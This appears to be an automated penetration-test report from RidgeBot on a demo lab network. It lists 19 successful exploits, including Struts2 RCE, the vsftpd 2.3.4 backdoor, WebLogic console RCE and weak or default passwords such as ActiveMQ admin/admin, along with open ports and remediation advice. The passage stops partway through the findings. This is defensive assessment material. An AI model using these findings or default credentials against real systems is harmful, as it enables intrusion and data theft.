Confidential Audit Report Generated by RidgeBot™

InfoSec SEE 2021 Demo

Oct 01, 2021 at 20:14

Agreement

Confidentiality

This document contains proprietary and confidential information of a highly sensitive nature. Reproduction or distribution without the express written permission of Ridge Security Technology Corp. or the Client named above is strictly prohibited. This document should be marked “CONFIDENTIAL” and therefore we suggest that this document be disseminated on a 'need to know' basis.

DISCLAIMERS

The information presented in this document is provided as is and without warranty. Vulnerability assessments are a 'point in time' analysis and as such it is possible that something in the environment could have changed since the tests reflected in this report were run. Also, it is possible that new vulnerabilities may have been discovered since the tests were run. For this reason, this report should be considered a guide, not a 100% representation of the risk threatening your systems, networks and applications. This report cannot and does not protect against personal or business loss as the result of use of the applications or systems described. By using this information, you agree that Ridge Security shall be held harmless in any event.

19 Critical Successful Exploits

Report generated by RidgeBot™

InfoSec SEE 2021 Demo

QUICKLINKS


Executive Summary

System Version: **V3.6.0-20210902** Plugin Library Version: **V2.10.1**

TASK NAME	START TIME	END TIME	TOTAL TIME	STATUS
InfoSec SEE 2021 Demo	Oct 01, 2021 at 05:44	Oct 01, 2021 at 20:14	14 hours and 30 minutes	Success

Total Health Score

Policy: Minimum Score 60



In this task, we have tested 4 IPs and 21 web servers, the Total Health Score of the target system is 1, this score is based on 100 scale. It is a comprehensive evaluation based on multiple factors such as percentage of vulnerability, attack surface, encrypted traffic etc.This test system is considered as in a "Risky"(Risky<60; 60<=normal<85; good>=85) condition with the score of 1. The vulnerability found on each asset can be found in "Asset Detail".


The platform successfully performed 19 exploits. These 19 exploited risks are critical and require immediate attention. It means a real hacker can easily achieve the same result. In the "Exploit Details", we provided information on how it attacked - path, techniques and actions etc for security team to replicate and fix the issue.

Among 19 exploits, 37.0% remote command execution. 47.0% credential disclosure. 16.0% database manipulations.

Risk Weighted Assessment

Total number of targets :	4
Number of active assets :	4
Number of active Domains :	0
Number of attack surface(s) :	3369


Exploit Results by Type



Understanding the health and risk charts

In addition, the platform found 180 high vulnerabilities, 791 medium and 211 low vulnerabilities. These vulnerabilities are possible risks, it might be exploitable, however it may take bigger risk or larger efforts for a hacker. It shall be attended to achieve a comprehensive defense system. Please refer to the "Vulnerability Details" for more information and remediation suggestion.

Penetration Test Action Distribution



The Penetration Test Action Distribution chart

Breakdown of total jobs spent within each of the three core functions for the total count of jobs.

Business Risk Summary

INDEX	RISK TYPE	RELATED VULNERABILITY	TARGET	DETAILS
1	Remote Command Execution	Struts2 Remote Code Execution(S2-016) (CVE-2013-2251)	http://192.168.105.197:8008/cookie.action	→
2	Credential Disclosure	ActiveMQ Web Console Weak Password	192.168.105.197	→
3	Remote Command Execution	VSFTPD v2.3.4 Backdoor Command Execution	192.168.105.200	→
4	Remote Command Execution	SSH Weak Password	192.168.103.210	→
5	Database Manipulations	MySQL Weak Password	192.168.105.196	→
6	Database Manipulations	MySQL Weak Password	192.168.105.200	→

INDEX	RISK TYPE	RELATED VULNERABILITY	TARGET	DETAILS
7	Credential Disclosure	Redis Weak Password	192.168.105.197	→
8	Credential Disclosure	MySQL Weak Password	192.168.105.196	→
9	Credential Disclosure	MySQL Weak Password	192.168.105.200	→
10	Remote Command Execution	Struts2 Remote Code Execution(S2-019)	http://192.168.105.197:8008/devmode.action	→
11	Remote Command Execution	File Upload	http://192.168.105.196:81/upload/1.php	→
12	Remote Command Execution	File Upload	http://192.168.105.196:81/upload/4.php	→
13	Remote Command Execution	Oracle WebLogic HTTP Console Code Execution (CVE-2020-14882/CVE-2020-14883)	http://192.168.105.197:7002/	→
14	Credential Disclosure	VSFTPD v2.3.4 Backdoor Command Execution	192.168.105.200	→
15	Credential Disclosure	Backend Weak Password	http://192.168.105.200/dvwa/login.php	→
16	Credential Disclosure	Backend Weak Password	http://192.168.105.200/dvwa/vulnerabilities/brute/	→
17	Credential Disclosure	SSH Weak Password	192.168.103.210	→
18	Database Manipulations	SQL Injection	http://192.168.105.200/mutillidae/index.php?page=add-to-your-blog.php	→
19	Credential Disclosure	PostgreSQL Weak Password	192.168.105.200	→

Configuration at a Glance

SYSTEM TEMPLATE	CUSTOMIZED TEMPLATE	PLUGINS SELECTED	SCAN TYPE	SCRAPING MODE
Full Penetration	N/A	36144	Host And Web application	Crawling

OS TYPE	SEVERITY	RISK

OS TYPE	SEVERITY	RISK
WINDOWS (32848)	HIGH (7696)	IMPACTFUL (724)
OTHER (34893)	MIDDLE (8352)	LOW IMPACT (35420)
LINUX (33720)	LOW (16213)	
	INFO (3883)	

Asset Details

TARGET	OS TYPE	EXPLOITED	HIGH	MEDIUM	LOW
192.168.105.200	Ubuntu	5	101	91	21
192.168.103.210	Linux 3.10.0-1160.21.1.el7.x86_64	2	1	0	0
192.168.105.196	Windows Server 2008 R2	2	49	47	147
192.168.105.197	linux	2	29	653	43

SITE	IP/DOMAIN	EXPLOITED	HIGH	MEDIUM	LOW
http://192.168.105.197:8080/	192.168.105.197	0	0	0	0
http://192.168.105.200/	192.168.105.200	3	0	0	0
http://192.168.105.197:8090/	192.168.105.197	0	0	0	0
http://192.168.105.196:99/	192.168.105.196	0	0	0	0
http://192.168.105.197:8081/	192.168.105.197	0	0	0	0
http://192.168.105.197:8016/	192.168.105.197	0	0	0	0
http://192.168.105.197:8008/	192.168.105.197	2	0	0	0
http://192.168.105.197:8052/	192.168.105.197	0	0	0	0
http://192.168.105.197:8000/	192.168.105.197	0	0	0	0
http://192.168.105.196/	192.168.105.196	0	0	0	0
http://192.168.105.197:7002/	192.168.105.197	1	0	0	0
http://192.168.105.197:8057/	192.168.105.197	0	0	0	0
http://192.168.105.196:81/	192.168.105.196	2	0	0	0
http://192.168.105.197:7001/	192.168.105.197	0	0	0	0
http://192.168.105.197:8161/	192.168.105.197	0	0	0	0
http://192.168.105.196:47001/	192.168.105.196	0	0	0	0

SITE	IP/DOMAIN	EXPLOITED	HIGH	MEDIUM	LOW
http://192.168.105.197:8048/	192.168.105.197	0	0	0	0
http://192.168.105.197:8046/	192.168.105.197	0	0	0	0
http://192.168.105.197:8032/	192.168.105.197	0	0	0	0
http://192.168.105.197:8045/	192.168.105.197	0	0	0	0
http://192.168.105.197:8059/	192.168.105.197	0	0	0	0

Website Fingerprints

INDEX	SITE	CMS	LANGUAGE	FRAMEWORK	WAF/CDN TYPE
1	http://192.168.105.196/	Microsoft-IIS 7.5/IIS	-	Microsoft ASP.NET	-
2	http://192.168.105.196:47001/	Microsoft HTTPAPI 2.0	-	-	-
3	http://192.168.105.196:81/	Apache 2.4.10	PHP 5.3.29	-	-
4	http://192.168.105.196:99/	Microsoft-IIS 7.5/IIS	-	Microsoft ASP.NET	-
5	http://192.168.105.197:7001/	-	Java 2.1	JavaServer Pages 2.1/Java Servlet 2.5	-
6	http://192.168.105.197:7002/	-	-	-	-
7	http://192.168.105.197:8000/	Apache Tomcat	Java	-	-
8	http://192.168.105.197:8008/	-	-	-	-
9	http://192.168.105.197:8016/	Apache Tomcat 8.5.14	Java	-	-
10	http://192.168.105.197:8032/	Jetty 9.2.11.v20150529	Java	-	-
11	http://192.168.105.197:8045/	Jetty 9.2.11.v20150529	Java	-	-
12	http://192.168.105.197:8046/	Jetty 9.2.11.v20150529	Java	-	-
13	http://192.168.105.197:8048/	-	Java	-	-
14	http://192.168.105.197:8052/	Apache Tomcat 8.5.33	Java	-	-
15	http://192.168.105.197:8057/	-	Java	-	-

INDEX	SITE	CMS	LANGUAGE	FRAMEWORK	WAF/CDN TYPE
16	http://192.168.105.197:8059/	Jetty 9.4.31.v20200723	Java	-	-
17	http://192.168.105.197:8080/	JBoss/JBoss Application Server/Apache Tomcat 1.1	Java	Java Servlet 3.0	-
18	http://192.168.105.197:8081/	-	-	-	-
19	http://192.168.105.197:8090/	Apache Tomcat	Java	-	-
20	http://192.168.105.197:8161/	Jetty 8.1.16.v20140903	Java	-	-
21	http://192.168.105.200/	Apache 2.2.8	PHP 5.2.4	-	-

Host Open Ports

INDEX	IP	PORT	SERVICE	APPLICATION
1	192.168.103.210	22	ssh	OpenSSH 7.4
2	192.168.105.196	80	http	Microsoft IIS httpd 7.5
3	192.168.105.196	81	http	Apache httpd 2.4.10
4	192.168.105.196	99	http	Microsoft IIS httpd 7.5
5	192.168.105.196	135	msrpc	Microsoft Windows RPC
6	192.168.105.196	139	netbios-ssn	Microsoft Windows netbios-ssn
7	192.168.105.196	445	microsoft-ds	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
8	192.168.105.196	3306	mysql	MySQL 5.5.40
9	192.168.105.196	47001	http	Microsoft HTTPAPI httpd 2.0
10	192.168.105.196	49152	msrpc	Microsoft Windows RPC
11	192.168.105.196	49153	msrpc	Microsoft Windows RPC
12	192.168.105.196	49154	msrpc	Microsoft Windows RPC
13	192.168.105.196	49156	msrpc	Microsoft Windows RPC
14	192.168.105.196	49168	msrpc	Microsoft Windows RPC
15	192.168.105.196	49169	msrpc	Microsoft Windows RPC
16	192.168.105.197	22	ssh	OpenSSH 7.4

INDEX	IP	PORT	SERVICE	APPLICATION
17	192.168.105.197	6379	redis	Redis key-value store 4.0.14
18	192.168.105.197	7001	http	Oracle WebLogic Server 10.3.6.0
19	192.168.105.197	7002	http	Oracle WebLogic admin httpd 12.2.1.3
20	192.168.105.197	8000	http	Apache Tomcat 8.5.19
21	192.168.105.197	8008	http	Apache Tomcat 8.5.14
22	192.168.105.197	8016	http	Apache Tomcat 8.5.14
23	192.168.105.197	8032	http	Jetty 9.2.11.v20150529
24	192.168.105.197	8045	http	Jetty 9.2.11.v20150529
25	192.168.105.197	8046	http	Jetty 9.2.11.v20150529
26	192.168.105.197	8048	http	Apache Tomcat 8.5.33
27	192.168.105.197	8052	http	Apache Tomcat 8.5.33
28	192.168.105.197	8057	http	Apache Tomcat 8.5.33
29	192.168.105.197	8059	http	Jetty 9.4.31.v20200723
30	192.168.105.197	8080	http	Apache Tomcat/Coyote JSP engine 1.1
31	192.168.105.197	8081	http	Jetty 9.4.11.v20180605
32	192.168.105.197	8090	http	Apache Tomcat 9.0.10
33	192.168.105.197	8161	http	Jetty 8.1.16.v20140903
34	192.168.105.197	61616	apachemq	ActiveMQ OpenWire transport
35	192.168.105.200	21	ftp	vsftpd 2.3.4
36	192.168.105.200	22	ssh	OpenSSH 4.7p1 Debian 8ubuntu1
37	192.168.105.200	25	smtp	Postfix smtpd
38	192.168.105.200	53	domain	ISC BIND 9.4.2
39	192.168.105.200	80	http	Apache httpd 2.2.8
40	192.168.105.200	111	rpcbind	2
41	192.168.105.200	139	netbios-ssn	Samba smbd 3.X - 4.X
42	192.168.105.200	445	netbios-ssn	Samba smbd 3.X - 4.X
43	192.168.105.200	512	exec	netkit-rsh rexecd
44	192.168.105.200	513	login	OpenBSD or Solaris rlogind

INDEX	IP	PORT	SERVICE	APPLICATION
45	192.168.105.200	514	tcpwrapped	
46	192.168.105.200	1099	java-rmi	GNU Classpath grmiregistry
47	192.168.105.200	1524	bindshell	Metasploitable root shell
48	192.168.105.200	2049	nfs	2-4
49	192.168.105.200	2121	ftp	ProFTPD 1.3.1
50	192.168.105.200	3306	mysql	MySQL 5.0.51a-3ubuntu5
51	192.168.105.200	3632	distccd	distccd v1
52	192.168.105.200	5432	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
53	192.168.105.200	5900	vnc	VNC
54	192.168.105.200	6000	X11	
55	192.168.105.200	6667	irc	UnrealIRCd
56	192.168.105.200	6697	irc	UnrealIRCd
57	192.168.105.200	8009	ajp13	
58	192.168.105.200	8180	unknown	
59	192.168.105.200	38117	status	1
60	192.168.105.200	48040	java-rmi	GNU Classpath grmiregistry
61	192.168.105.200	55155	nlockmgr	1-4
62	192.168.105.200	55951	mountd	1-3

Exploit Details

19 Critical Business Risks

1 Shell connection obtained via Struts2 Remote Code Execution(S2-016) (CVE-2013-2251) vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	9.3

CVSS Vector:

AV:N/AC:M/Au:N/C:C/I:C/A:C

Description:

There is a remote command execution vulnerability in 'Apache Struts2. Malicious users can execute arbitrary java code with ognl syntax on the server, which makes the system execute malicious commands, leading to hackers' invasion, thus threatening the security of the server and greatly affecting it.

Solution:

At present, the manufacturer has released an upgrade patch to fix this security problem. The link to get the patch is http://struts.apache.org/release/2.3.x/docs/s2-016.html

Reference:

https://nvd.nist.gov/vuln/detail/CVE-2013-2251


http://struts.apache.org/release/2.3.x/docs/s2-016.html

Detail(Total 1):

#1/1 Vulnerability Target: http://192.168.105.197:8008/cookie.action

Current User: root
OS: linux

Kill Chain Analysis



2 activemq credentials obtained via ActiveMQ Web Console Weak Password vul

Critical

Type	Rank	CVSS Score
Credential Disclosure	Critical	9.8

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

Description:

Apache ActiveMQ™ is the most popular open source, multi-protocol, Java-based messaging server. Default username/password are admin/admin

Solution:

1. Change default web console password

Reference:


https://nvd.nist.gov/vuln/detail/CVE-2015-5254
http://activemq.apache.org/
https://issues.apache.org/jira/browse/AMQ-6013

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.105.197

Current User: admin
Service: activemq
Port: 8161
Username: admin
Password: ******

Kill Chain Analysis



3 Shell connection obtained via VSFTPD v2.3.4 Backdoor Command Execution vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	10.0

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N

Description:

This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.

Solution:

At present, the manufacturer has released patches and upgrades. We recommend that users of this product follow the manufacturer's homepage to obtain the patch or the latest version

Reference:

http://pastebin.com/AetT9sS5


http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.105.200

Current User: root
OS: linux

Kill Chain Analysis



4 Shell connection obtained via SSH Weak Password vul

Critical

Type	Rank	CVSS Score
Remote Command Execution	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

SSH weak password is vulnerable to brute-force attack. Attackers can SSH login system with weak password, gain system control privilege.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:


https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Detail(Total 1):

#1/1 Vulnerability Target: 192.168.103.210

Current User: admin
OS: Linux 3.10.0-1160.21.1.el7.x86_64

Kill Chain Analysis



5 - 6 database information disclosed via MySQL Weak Password vul

Critical

Type	Rank	CVSS Score
Database Manipulations	Critical	8.2

CVSS Vector:

AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N

Description:

MySQL weak password is vulnerable to brute-force attack. Attackers can login MySQL with weak password to access confidential or protected data. If it is the root account, the attackers can inject malicious settings into MySQL configuration files which leading to critical consequences.

Solution:

1. Enforce a strong password policy 2. Restrict access only to specific IPs

Reference:

